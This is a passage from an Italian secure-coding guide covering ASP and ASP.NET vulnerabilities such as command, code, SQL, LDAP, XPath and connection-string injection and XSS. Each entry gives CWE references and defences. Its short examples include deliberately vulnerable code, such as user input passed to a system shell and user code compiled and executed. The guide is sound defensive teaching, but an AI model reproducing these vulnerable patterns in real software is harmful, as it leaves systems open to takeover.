- Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i caratteri riconosciuti come estranei devono essere filtrati e neutralizzati (escaping). Oltre ai caratteri, occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- L'esecuzione del codice dovrebbe utilizzare un account utente separato e dedicato, fornito dei soli privilegi strettamente necessari, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

### Esempio:

Uno script ASP che invoca una shell di Sistema, utilizzando l'input utente può essere molto pericolosa:

```
<%  
Set oWSH= Server.CreateObject("WScript.Shell")  
oWSH.Run Request.QueryString("parametro")+ " param1 param2", 1, True  
set oWSH = nothing  
%>
```

Per ulteriori informazioni: <http://cwe.mitre.org/data/definitions/77.html>,

CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

## **7.7.4 Connection String Injection**

### Come riconoscerla

Questo tipo di attacchi è possibile nel momento in cui l'applicazione affida all'input utente la composizione dinamica della stringa di connessione al database oppure al server.

Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database fraudolento anziché a quello genuino;
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione viene costruita dinamicamente con l'input inserito dall'utente. Se i valori immessi sono stati verificati in misura insufficiente o non sono stati affatto verificati, la stringa di connessione potrebbe essere manipolata ad arte a vantaggio dell'attaccante.

### Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). In generale, è necessario controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione evitare di includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il più idoneo per la piattaforma utilizzata.
- Le stringhe di connessione possono essere custodite nel file web.config. Si tratta di una scelta migliore rispetto a comporle a runtime con l'input dell'utente. Si separa così l'applicazione dai metadati. Il file di configurazione in questione deve essere messo in sicurezza attivando la modalità "protected configuration", che permette di memorizzare le stringhe di connessione in forma crittografata (encrypted).

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>,  
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

#### 7.7.5 LDAP Injection

##### Come riconoscerla

La LDAP Injection è un tipo di attacco cui sono vulnerabili le applicazioni e che utilizzano l'input, senza verificarlo adeguatamente, per costruire query LDAP (Lightweight Directory Access Protocol).

Se coronato da successo, l'LDAP injection potrebbe consentire un furto di informazioni, un'elevazione dei privilegi e l'autenticazione con un'identità altrui (spoofing).

Per comunicare con la directory delle utenze (ad esempio Active Directory), l'applicazione costruisce dinamicamente delle query. Se utilizza l'input utente senza verificarlo, un malintenzionato può inserire comandi modificati ad arte per carpire informazioni non dovute.

##### Come difendersi

Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Per ulteriori informazioni: <http://cwe.mitre.org/data/definitions/90.html>,  
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

#### 7.7.6 XPath Injection

##### Come riconoscerla

Gli attacchi XPath Injection sono possibili quando un sito Web utilizza le informazioni fornite dall'utente per costruire una query XPath per i dati XML. Inviando informazioni intenzionalmente malformate nel sito Web, un utente malintenzionato può scoprire come sono strutturati i dati XML o accedere a dati a cui normalmente non avrebbe accesso. Potrebbe persino essere in grado di elevare i suoi privilegi sul sito Web se i dati XML vengono utilizzati per l'autenticazione (come un file utente basato su XML).

##### Come difendersi

- Evitare che la costruzione della query XPath dipenda dalle informazioni inserite dall'utente. Possibilmente mapparla con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input dell'utente nella query, questo dovrà essere precedentemente validato.



- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

#### Esempio:

L'applicazione utilizza una stringa inserita dall'utente per costruire una query XPath:

```
from sys import stdin
import XPath
print 'Insert item number: '
userInput = stdin.readline()
XPath.find('//item' + userInput, doc)
```

La stringa inserita dall'utente viene trasformata in un numero intero prima dell'uso nella query XPath:

```
from sys import stdin
import XPath
print 'Insert item number: '
userInput = stdin.readline()
XPath.find('//item' + str(int(userInput)), doc)
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/643.html>,  
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

### 7.7.7 Resource Injection

#### Come riconoscerla

Quando un'applicazione definisce un tipo di risorsa o posizione in base all'input dell'utente, come un nome file o un numero di porta, questi dati possono essere manipolati per eseguire o accedere a risorse diverse. L'attacco di "path traversal" è un caso particolare della resource injection. In tal caso a essere iniettato è un path manipolativo che punta a risorse diverse nel file system.

Se si utilizza l'input dell'utente per definire la porta sulla quale aprire un socket, si dà all'utente la possibilità di introdurre una backdoor attraverso la quale potrebbe prendere il controllo del sistema.

#### Come difendersi

- In molti casi non è necessario aprire un socket manualmente; meglio affidarsi a librerie e protocolli esistenti.
- Tutti i dati inviati devono essere crittografati, se sono sensibili. Nel dubbio se i dati siano sensibili o possano diventarlo, meglio comunque crittografarli.
- Qualsiasi input letto dal socket deve essere validato.
- Le applicazioni non dovrebbero utilizzare l'input dell'utente per accedere a risorse del sistema. Nel caso si scelga di farlo, è obbligatorio validare l'input, per esempio attraverso una white list. Se si consente la creazione di socket, controllare scrupolosamente questo tipo di attività.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>,  
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

### 7.7.8 SQL Injection

#### Come riconoscerla

I dati forniti dall'utente, in un modulo (form) o attraverso i parametri URL, devono essere sempre considerati non attendibili e potenzialmente corrotti. La composizione dinamica di query SQL, a partire da dati non verificati, consente agli aggressori di inserire valori appositamente predisposti per modificarne il

contenuto e il significato. Gli attacchi di SQL injection possono leggere, modificare o eliminare informazioni riservate dal database e talvolta persino metterlo fuori uso o eseguire comandi arbitrari di sistema operativo.

### Come difendersi

- In genere, la soluzione consiste nel fare affidamento su query parametriche, piuttosto che sulla concatenazione di stringhe. Questa tecnica fornisce un valido escaping dei caratteri pericolosi.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la white list. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi più elevati di quelli strettamente necessari per svolgere il loro lavoro).

### Esempio:

La query ottenuta dinamicamente tramite concatenazione di stringhe viene resa sicura effettuando un'encoding mirato del valore in input.

```
<%  
Function FixSQL(stringa)  
    stringa = Replace(stringa, "'", "'')  
    stringa = Replace(stringa, "%", "[%]")  
    stringa = Replace(stringa, "[", "[[]]")  
    stringa = Replace(stringa, "]", "[[]]")  
    stringa = Replace(stringa, "_", "[_]")  
    stringa = Replace(stringa, "#", "[#]")  
    FixSQL = stringa  
End function  
  
SQL = "SELECT * FROM tabella WHERE ID = '" & FixSQL(Request("ID")) & "'">
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/89.html>,  
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

## **7.8 ASP.NET**

ASP.NET è un insieme di tecnologie di sviluppo di software per il web, commercializzate da Microsoft. Utilizzando queste tecnologie gli sviluppatori possono realizzare applicazioni Web e servizi Web (Web Service). Sebbene il nome ASP.NET derivi da ASP (Active Server Pages), la vecchia tecnologia per lo sviluppo web di Microsoft, esistono sostanziali differenze fra le due. Infatti ASP.NET si basa, come tutte le applicazioni della famiglia Microsoft .NET, sul CLR (Common Language Runtime).

Vengono di seguito analizzate le principali vulnerabilità e relative contromisure da adottare.

### **7.8.1 Cross-site scripting (XSS)**

#### Come riconoscerla

Il Cross Site Scripting consiste nella possibilità che un attaccante possa inserire nella pagina dell'applicazione, quindi nel codice HTML, script che, una volta eseguiti, possano trarre in inganno i legittimi utenti, trafugare informazioni e predisporre nuovi attacchi.

Questa minaccia, enormemente diffusa, è dovuta allo scarso controllo dell'input da parte delle web application.

Il Cross Site Scripting può essere reflected o stored. Nel primo caso, uno script inoculato è valido solo all'interno della sessione corrente, ma i suoi effetti possono essere molto dannosi per il sito vittima dell'attacco.

Ancora più grave è il Cross Site Scripting di tipo stored. In questo caso lo script inoculato viene memorizzato come parte integrante della pagina all'interno di un database e ripristinato ogni qual volta la pagina in questione viene caricata. Quest'attacco è stato sfruttato ampiamente nel recente passato, soprattutto laddove veniva consentito agli utenti di inserire recensioni, commenti e altri contributi.

Volendo schematizzare, possiamo categorizzare gli attacchi XSS nelle seguenti tipologie:

- Reflected XSS, in cui la stringa dannosa proviene dalla richiesta dell'utente.
- Stored XSS, in cui la stringa dannosa proviene dal database del sito Web.

Esiste anche un Cross Site Scripting dovuto a una lacuna nella codifica UTF-7, che permettere di mascherare i caratteri "<" e ">", facendoli sfuggire al controllo. Questa minaccia non è più possibile nei moderni browser, ad eccezione di Microsoft Internet Explorer 11.

### **Come difendersi**

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Codificare completamente tutti i dati dinamici prima di incorporarli (encoding). La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
- Si consiglia di utilizzare la libreria di codifica ESAPI.
- Nell'intestazione di risposta Content-Type HTTP, è necessario definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare l'attributo HTTPOnly per proteggere il cookie della sessione da indebite letture da parte di script malevoli.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/79.html>.

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

### **Esempio:**

Nel seguente codice, un dato in input (parametro per la ricerca viene stampato a video, senza averlo prima sottoposto ad alcun controllo):

```
Sub cmdSearch _Click(Source As Object, _ e As EventArgs)

    // Do Search....

    lblResult.Text="You Searched for: " & txtInput.Text

    // [loop per mostrare I risultati della query]

End Sub
```

## **7.8.2 Code Injection**

### **Come riconoscerla**

L'applicazione esegue del codice ricevuto attraverso l'input che non è stato sufficientemente verificato. Un utente in grado di inserire codice arbitrario può prendere il controllo dell'applicazione e del server, se non sono state adottate tecniche di difesa in profondità.

#### Esempio:

Il codice seguente mostra come del codice .NET può essere passibile di code injection:

```
String codiceUtente = request.Form["Codice"];

CSharpCodeProvider compiler = new CSharpCodeProvider();
CompilerParameters parametri = new CompilerParameters();
parametri.GenerateInMemory = true;
parametri.GenerateExecutable = true;

try
{
    CompilerResults risultati = compiler.CompileAssemblyFromSource(parametri,
        codiceUtente);

    Assembly compilato = risultati.CompiledAssembly;
    exitCode = (int)compilato.EntryPoint.Invoke(null, new object[0]);
}
```

#### Come difendersi.

- È vietata qualsiasi esecuzione dinamica di codice ricevuto da canali non attendibili. Se è proprio necessario compilare ed eseguire dinamicamente del codice dinamico, occorre allora predisporre una sandbox isolata, ad esempio AppDomain di .NET o un thread isolato.
- Devono essere effettuati tutti i controlli possibili per validare il codice in ingresso.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- Se è possibile optare per isolare tutta l'esecuzione dinamica utilizzando un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dal codice da eseguire, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano, detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/94.html>,  
Improper Control of Generation of Code ('Code Injection') CWE-94.

### 7.8.3 Command Injection

#### Come riconoscerla

Sfruttando questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'application server. Il danno che potrebbe essere arrecato comprende:

- la possibilità di modificare i permessi all'interno di file o directory nel file system (read / create / modify / delete);
- la possibilità di instaurare connessioni di rete non autorizzate verso il server;
- la possibilità di gestire i servizi di sistema, avviandoli, fermandoli o rimuovendoli;
- la completa acquisizione del controllo del server da parte dell'attaccante.

In pratica, l'applicazione manda in esecuzione sul server comandi di sistema operativo inseriti dell'attaccante. L'operazione spesso viene effettuata utilizzando stringhe di input controllate dall'utente, sulle quali non viene effettuata alcuna verifica.

Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

### **Come difendersi**

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Per effettuare operazioni di sistema, utilizzare eventualmente API fornite dalla piattaforma.
- Se non è possibile fare a meno di lanciare shell dei comandi, assicurarsi tuttavia di eseguire solo stringhe statiche, che non includano l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i caratteri riconosciuti come estranei devono essere filtrati e neutralizzati (escaping). Oltre ai caratteri, occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- L'esecuzione del codice dovrebbe utilizzare un account utente separato e dedicato, fornito dei soli privilegi strettamente necessari, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni: <http://cwe.mitre.org/data/definitions/77.html>,

CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

#### **7.8.4 Connection String Injection**

### **Come riconoscerla**

Questo tipo di attacchi è possibile nel momento in cui l'applicazione affida all'input utente la composizione dinamica della stringa di connessione al database oppure al server.

Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database fraudolento anziché a quello genuino;
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione viene costruita dinamicamente con l'input inserito dall'utente. Se i valori immessi sono stati verificati in misura insufficiente o non sono stati affatto verificati, la stringa di connessione potrebbe essere manipolata ad arte a vantaggio dell'attaccante.

### **Come difendersi**

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). In generale, è necessario controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione evitare di includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il più idoneo per la piattaforma utilizzata.

- Nelle prime versioni di ASP.NET le stringhe di connessione erano memorizzate nel file web.config. Adesso, le più recenti applicazioni ASP.NET Core possono leggere le configurazioni da varie fonti come appsettings.json, da variabili di ambiente, da argomenti della riga di comando, ecc. È possibile, in pratica, archiviare la stringa di connessione ovunque si voglia. In ogni caso, è sempre meglio che comporla a runtime con l'input dell'utente. Si separa così l'applicazione dai metadati. Il file in questione deve essere messo in sicurezza attivando la modalità "protected configuration", che permette di memorizzare le stringhe di connessione in forma crittografata (encrypted).

#### Esempio.

Nel seguente codice la stringa di connessione viene letta dal file appsettings.json e la sua composizione non è vulnerabile ad alcuna injection:

```
var builder = new ConfigurationBuilder();
builder.AddJsonFile("appsettings.json", optional: false);
var configuration = builder.Build();
connectionString = configuration.GetConnectionString("SQLConnection");
```

Per ulteriori informazioni: <http://cwe.mitre.org/data/definitions/99.html>,  
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

### 7.8.5 LDAP Injection

#### Come riconoscerla

La LDAP Injection è un tipo di attacco cui sono vulnerabili le applicazioni e che utilizzano l'input, senza verificarlo adeguatamente, per costruire query LDAP (Lightweight Directory Access Protocol).

Se coronato da successo, l'LDAP injection potrebbe consentire un furto di informazioni, un'elevazione dei privilegi e l'autenticazione con un'identità altrui (spoofing).

Per comunicare con la directory delle utenze (ad esempio Active Directory), l'applicazione costruisce dinamicamente delle query. Se utilizza l'input utente senza verificarlo, un malintenzionato può inserire comandi modificati ad arte per carpire informazioni non dovute.

#### Come difendersi

Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

A partire dalla versione 3.5 del Framework .NET, sono state introdotte nella libreria AntiXSS della versione 4 due nuove funzioni che permettono l'encoding delle stringhe da utilizzare per le query LDAP:

- Encoder.LdapFilterEncode. Codifica l'input convertendo i valori non sicuri in \n, dove n rappresenta il carattere non sicuro.
- Encoder.LdapDistinguishedNameEncode. Codifica l'input convertendo i valori non sicuri in #n, dove n rappresenta il carattere non sicuro, mentre i segni ",", "+", "/", "<" e ">" vengono codificati con la barra ("").

#### Esempio:

Formato non corretto:

```
ds.Filter = "(&(name=" + input + ")(isPublic=true))"
```

Formato corretto:

```
ds.Filter = "(&(name=" + Encoder.LdapFilterEncode(input) + ")(isPublic=true))"
```

Per ulteriori informazioni: <http://cwe.mitre.org/data/definitions/90.html>,

CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

### 7.8.6 Resource Injection

#### Come riconoscerla

Quando un'applicazione definisce un tipo di risorsa o posizione in base all'input dell'utente, come un nome file o un numero di porta, questi dati possono essere manipolati per eseguire o accedere a risorse diverse.

L'attacco di "path traversal" è un caso particolare della resource injection. In tal caso a essere iniettato è un path manipolativo che punta a risorse diverse nel file system.

Se si utilizza l'input dell'utente per definire la porta sulla quale aprire un socket, si dà all'utente la possibilità di introdurre una backdoor attraverso la quale potrebbe prendere il controllo del sistema.

#### Come difendersi

- In molti casi non è necessario aprire un socket manualmente; meglio affidarsi a librerie e protocolli esistenti.
- Tutti i dati inviati devono essere crittografati, se sono sensibili. Nel dubbio se i dati siano sensibili o possano diventarlo, meglio comunque crittografarli.
- Qualsiasi input letto dal socket deve essere validato.
- Le applicazioni non dovrebbero utilizzare l'input dell'utente per accedere a risorse del sistema. Nel caso si scelga di farlo, è obbligatorio validare l'input, per esempio attraverso una white list. Se si consente la creazione di socket, controllare scrupolosamente questo tipo di attività.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>.

CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

### 7.8.7 SQL Injection

#### Come riconoscerla

I dati forniti dall'utente, in un modulo (form) o attraverso i parametri dell'URL, devono essere sempre considerati non attendibili e potenzialmente corrotti. La composizione dinamica di query SQL, a partire da dati non verificati, consente agli aggressori di inserire valori appositamente predisposti per modificarne il contenuto e il significato. Gli attacchi di SQL injection possono leggere, modificare o eliminare informazioni riservate dal database e talvolta persino metterlo fuori uso o eseguire comandi arbitrari di sistema operativo.

#### Come difendersi

- In genere, la soluzione consiste nel fare affidamento su query parametriche, piuttosto che sulla concatenazione di stringhe. Questa tecnica fornisce un valido escaping dei caratteri pericolosi.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la white list. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi più elevati di quelli strettamente necessari per svolgere il loro lavoro).

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/89.html>.

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

### 7.8.8 XPath Injection

#### Come riconoscerla



Gli attacchi XPath Injection sono possibili quando un sito Web utilizza le informazioni fornite dall'utente per costruire una query XPath per i dati XML. Inviando informazioni intenzionalmente malformate nel sito Web, un utente malintenzionato può scoprire come sono strutturati i dati XML o accedere a dati a cui normalmente non avrebbe accesso. Potrebbe persino essere in grado di elevare i suoi privilegi sul sito Web se i dati XML vengono utilizzati per l'autenticazione (come un file utente basato su XML).

### **Come difendersi**

- Evitare che la costruzione della query XPath dipenda dalle informazioni inserite dall'utente. Possibilmente mapparla con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input dell'utente nella query, questo dovrà essere precedentemente validato.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/643.html>,  
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

## **7.8.9 Ulteriori indicazioni per lo sviluppo sicuro**

### **7.8.9.1 ASP.NET Web Form**

Web form è una tecnologia basata su ASP.NET di Microsoft, in cui il codice eseguito sul server genera dinamicamente l'output di pagina Web al browser o al dispositivo client. È uno dei quattro modelli (assieme a ASP.NET MVC, ASP.NET Web Pages, ASP.NET Single Page Applications) di programmazione che possono essere utilizzati per la creazione di applicazioni web ASP.NET.

È compatibile con qualsiasi browser, dispositivo mobile o linguaggio supportato da .NET ed è flessibile in quanto offre la possibilità di aggiungere controlli creati dall'utente e terze parti.

Segue un elenco di best practices per lo sviluppo sicuro.

- **Concatenazione di stringhe:** Utilizzare StringBuilder. Nella concatenazione delle stringhe, l'uso di StringBuilder è preferibile rispetto a String.Concat o all'utilizzo dell'operatore '+'. Più nel dettaglio, StringBuilder è più performante nella concatenazione di un numero elevato di stringhe ( $\geq 3$ ), mentre ha prestazioni equiparate a String.Concat per un minor numero ( $< 3$ ) di stringhe.
- **Ajax UpdatePanel:** Evitare chiamate superflue al server. Controllare Page.IsPostBack al caricamento della pagina per assicurarsi che la logica di inizializzazione della pagina venga eseguita quando una pagina viene caricata la prima volta e non in risposta ai postback dei client. Per le convalide, devono essere utilizzati script lato client.
- **ViewState e HiddenFields:** Mantenere i dati minimi in ViewState. ViewState è valido solo per il postback delle stesse pagine: i dati vengono trasmessi al client e restituiti in un campo nascosto. Disattiva ViewState a PageLevel utilizzando EnableViewState.
- **Sessione:** Variabili di sessione
  - Non dovrebbero esistere più di 20 variabili di sessione nel contesto applicativo.
  - Tenere Timeout di sessione.
  - Disattivare lo stato della sessione, se non si utilizza in una particolare pagina / applicazione.
- **Reindirizzare:** Server.Transfer vs Response.Redirect. Utilizza Server.Transfer per reindirizzare alle pagine della stessa applicazione e Response.Redirect per reindirizzare verso una pagina esterna o quando è necessario avviare un nuovo contesto.
- **DataReader:** Utilizzare DataReader per il binding dei dati. Se l'applicazione non richiede la memorizzazione nella cache, è possibile utilizzare DataReader.

- Utilizzare DataReader per recuperare i dati e caricarli in un DataSet. Non passare questo DataSet tra i diversi livelli. Passare entità personalizzate tra i diversi livelli.
- **Resource:** Chiusura delle risorse. Una delle problematiche più comuni ai programmatori è la sistematica chiusura delle risorse e/o connessioni aperte. Capita spesso, infatti, che per errori e/o eccezioni impreviste non gestite al meglio, alcune risorse rimangano in attesa di una chiusura che non arriverà mai. Per cui, chiudere le connessioni quando non in uso, migliora la sicurezza e le prestazioni. Prevedere meccanismi di chiusura automatica delle risorse (attraverso un gestore che viene eseguito ad ogni uscito dal blocco).
- **Inizializzazione delle variabili.** Inizializzare la variabile @ start e usarla in una fase successiva provoca molte operazioni PUSH / POP. Quindi, inizializzare le variabili al momento/posto giusto. Le variabili intere non devono essere inizializzate a zero perché vengono inizializzate automaticamente. Le variabili stringhe invece, devono essere inizializzate esplicitamente.
- **Richiesta http:** Utilizzare Fiddler. Utilizza Fiddler per intercettare le richieste HTTP e per sapere quale richiesta richiede più tempo. Individua anche le eccezioni causate durante ogni richiesta HTTP.
- **URL:** Rewriting URL. Per gli URL che dispongono di informazioni riservate, è consigliabile implementare URL Rewriters. Gli URL devono essere coerenti.
- **Settings:** Application settings.
  - Fissare un valore per la Content-Length. Questo impone la connessione aperta per un tempo limitato (prestabilito) e la chiusura automatica della stessa quando viene superato il limite temporale dichiarato.
  - Crittografare le stringhe di connessione sul server.
  - Assicurarsi che tutte le DLL di riferimento siano presenti nel GAC.
  - Disattivare il tracciamento e il debug. Set <retail = "true" /> nel file machine.config - obbliga il debug a essere falso, disattiva la traccia di output e reindirizza alla pagina di errore personalizzata piuttosto che alla pagina di errore effettiva.
- **Web services:** Impedire il sovraccarico dei servizi web
  - Impedire il sovraccarico dei servizi web tramite attacchi DoS (Denial of Service):
  - Controllare se si tratta di una prima visita o la visita ripetuta per la stessa funzione dal medesimo IP.
  - Utilizzare connessioni SQL attendibili nei servizi Web.
  - Assicurarsi che ci siano chiamate asincrone ai servizi web.
- **Eccezioni:** Gestire le eccezioni
  - Registrare le eccezioni e visualizzare il messaggio appropriato all'utente. Definire una classe base MyException. La classe deve definire:
  - Informazioni utili per l'utente: Cosa è successo; Cosa è stato colpito; Quali sono le azioni da intraprendere; Altre informazioni di supporto.
  - Informazioni utili per la registrazione dell'eccezione: Nome del server, Istanza id, ID utente, Stack di chiamata, Nome Assembly & Versione, Fonte, tipo e messaggio di eccezione, Redirect secondo il livello di errore, Livello di applicazione (Cattura errori in global.asax nella funzione Application\_Error), Livello di pagina (Utilizza la funzione Page\_Error per registrare gli errori).

#### 7.8.9.2 ASP.NET MVC

ASP.NET MVC è una parte del framework .NET che permette di creare siti scalabili suddividendo la logica di programmazione in base al metodo Model-View-Controller. Segue un elenco di best practices per lo sviluppo sicuro:

- **Isolate Controllers.** Isolare i controllers dalle dipendenze, da HttpContext, dalle classi di accesso ai dati, dalla configurazione, dalla registrazione, ecc. L'isolamento può essere ottenuto creando classi di wrapper e utilizzando un contenitore IoC (Inversion of Control).

- Utilizzare gli IoC Container per gestire tutte le dipendenze esterne. Di seguito sono riportati alcuni dei contenitori / framework: Ninject, autofac, structureMap, Unity block, Castle Windsor.
- Creare ViewModel per ogni View. Creare un ViewModel specifico per ogni visualizzazione. Il ruolo del ViewModel dovrebbe interessare solo il binding di dati e non dovrebbe contenere alcuna logica.
- Utilizzare HtmlHelper. Per generare view html utilizzare HtmlHelper. Se l'attuale HtmlHelper non è sufficiente estenderlo utilizzando i metodi di estensione. Questo manterrà la progettazione controllata.
- Decorare action methods con verbi appropriati come Get o Post, se applicabile.
- Utilizzare l'attributo OutputCache.
- Decorare gli action methods più utilizzati con OutputCache attribute.
- Controller e Domain logic. Cercare di separare il controller dal dominio logico. Il controller deve essere responsabile solo delle seguenti funzioni:
  - convalidare l'input;
  - ottenere i dati relativi alla view dal modello;
  - ritornare la view appropriata o reindirizzare ad un altro metodo di azione appropriato.
- Utilizzare il modello Post-Redirect-Get. Il modello PRG viene utilizzato per evitare l'avvio del browser classico quando si aggiorna una pagina dopo il POST. Ogni volta che fai una richiesta POST, una volta completata la richiesta, effettua un reindirizzamento. In questo modo, quando l'utente aggiorna la pagina, verrà eseguita l'ultima richiesta GET piuttosto che il POST. Questo consente di evitare problemi di usabilità non necessari e impedisce che la richiesta iniziale venga eseguita due volte evitando così possibili problemi di duplicazione.
- View e presentation logic: la View non deve contenere presentation logic. Non ci dovrebbe essere alcuna logica di dominio nelle viste. Le viste devono essere solamente responsabili della visualizzazione dei dati. Per esempio se un pulsante "Elimina" deve essere visualizzato solo dall'utente con ruolo "Amministratore", ciò dovrebbe essere estratto in un helper HTML.

## 7.9 PHP

